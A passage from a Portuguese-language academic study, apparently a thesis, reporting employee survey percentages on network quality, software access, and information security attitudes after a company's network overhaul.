O segundo ponto abordado é em relação a qualidade da rede atual.




Gráfico 2. Qualidade da rede atual
Fonte: Próprio autor

O objetivo desta questão é verificar se as mudanças realizadas foram sentidas durante as tarefas dos funcionários e se houve melhoria. De acordo com o Gráfico 2, 64% dos funcionários afirmam que a qualidade da rede é ótima e 29% considera a qualidade da rede boa.

O terceiro ponto analisado foi o acesso aos *softwares* utilizados na empresa que funcionam em rede.




Gráfico 3. Acesso aos *softwares*

Fonte: Próprio autor

Com esta questão foi analisado se houve melhoria na execução dos *softwares* que executam em rede utilizados pelos funcionários. De acordo com o Gráfico 3 podemos analisar que 72% dos funcionários consideram que o acesso a estes *softwares* são ótimos e que 21% consideram que o acesso é bom.

O quarto ponto analisado é referente a segurança das informações nesta nova rede.




Gráfico 4. Segurança sobre as informações

Fonte: Próprio autor

O objetivo desta questão é analisar se os funcionários se sentem seguros em relação as informações que trafegam na rede da organização. Podemos analisar no Gráfico 4 que 79% dos funcionários consideram que a segurança da informação após a mudança é ótima e 21% considera boa.

O quinto ponto analisado é a praticidade do acesso as informações.




Gráfico 5. Praticidade de acesso às informações

Fonte: Próprio autor

O objetivo desta questão é verificar se na prática houve melhoria no acesso aos *softwares* que são utilizados em rede na empresa. De acordo com o Gráfico 5 a praticidade de acesso às informações dos *softwares* foi considerado ótima por 79% dos funcionários e boa por 21% dos funcionários.

O sexto ponto analisado foi recuperação de serviços após falhas.




Gráfico 6. Recuperação de serviços após falhas

Fonte: Próprio autor

O objetivo desse ponto é verificar a recuperação dos serviços utilizados na empresa quando acontecem falhas na rede. De acordo com o Gráfico 6 percebe-se que 64% dos funcionários qualificou como ótimo e 29% como bom a recuperação dos serviços após falhas.

O sétimo ponto analisado foi responsabilidade das operações dentro da empresa.




Gráfico 7. Responsabilidade das operações

Fonte: Próprio autor

O objetivo desse ponto é verificar o quanto a empresa entende a responsabilidade das operações executadas e sua segurança. De acordo com o Gráfico 7 64% dos funcionários classificam que a responsabilidade da empresa com as operações é ótima e 36% dos funcionários classifica como boa.

Após concluir a primeira parte do questionário, passamos para a segunda parte que mede a importância que a empresa e os funcionários dão a segurança da informação. O importante de medir este quesito é verificar o quanto a empresa e seus funcionários estão envolvidos a esta nova etapa na organização. O comprometimento é importante para obter bons resultados desta implementação.

O primeiro ponto analisado nesta segunda parte foi a segurança da informação para a organização

O objetivo desse ponto é verificar de acordo com os funcionários qual é a importância que a empresa vê na segurança da informação. Quando fala-se a empresa, refere-se a diretoria. De acordo com o Gráfico 8, 71% dos funcionários afirmam que para a empresa é muito importante a segurança para a organização, enquanto 29% afirmam que a importância que a empresa dá a segurança da informação é média.




Gráfico 8. Importância da segurança para a organização
Fonte: Próprio autor

O segundo ponto analisado foi a importância da segurança da informação para o funcionário.




Gráfico 9. Importância da segurança da informação para o funcionário.

Fonte: Próprio autor

O objetivo desse ponto é verificar de acordo com os funcionários, como ele vê a importância da segurança da informação para a empresa. De acordo com o Gráfico 9 pode-se perceber que 93% dos funcionários reconhecem que é muito importante, enquanto 7% mostram média importância para a segurança da informação.

O terceiro ponto analisado foram as atitudes da empresa para proporcionar a segurança da informação.




Gráfico 10. Atitudes da empresa para proporcionar a segurança da informação
Fonte: Próprio autor

O objetivo desse ponto é avaliar de acordo com os funcionários o quanto a empresa se dedica para proporcionar a segurança. De acordo com o Gráfico 9 86% dos funcionários dizem que a empresa investiu muito em recursos voltados para a segurança, enquanto 14% demonstram que o investimento é médio.

O quarto ponto analisado foram as atitudes dos funcionários para proporcionar a segurança da informação.




Gráfico 11. Atitudes do funcionário para proporcionar a segurança da informação
Fonte: Próprio autor

De acordo com o Gráfico 11, 86% dos funcionários classificam que são muitas as suas atitudes para proporcionar a segurança da informação, enquanto 14% dos funcionários classificam suas atitudes como medias para proporcionar a segurança.

O quinto ponto analisado foi o comportamento do funcionário com relação a segurança da informação.




Gráfico 12. Comportamento do funcionário com relação a segurança da informação

Fonte: Próprio autor

O objetivo deste tópico é demonstrar o quanto o funcionário está envolvido com o projeto de promover a segurança da informação através de seu comportamento dentro da empresa. De acordo com o Gráfico 12, 79% dos funcionários classificam como muito a preocupação com seu comportamento sobre a segurança da informação e 21% classificam como médio.

O sexto ponto analisado foi investimento da empresa em segurança da informação.




Gráfico 13. Investimento da empresa em segurança da informação

Fonte: Próprio autor

O objetivo desse ponto é verificar como os funcionários classificam os investimentos da empresa em relação a segurança da informação. De acordo com o Gráfico 13, 71% dos funcionários dizem que a empresa investe muito em segurança da informação, 29% dos funcionários dizem que a empresa faz investimentos médios em segurança da informação.

O sétimo ponto analisado é a questão de treinamentos sobre segurança da informação.

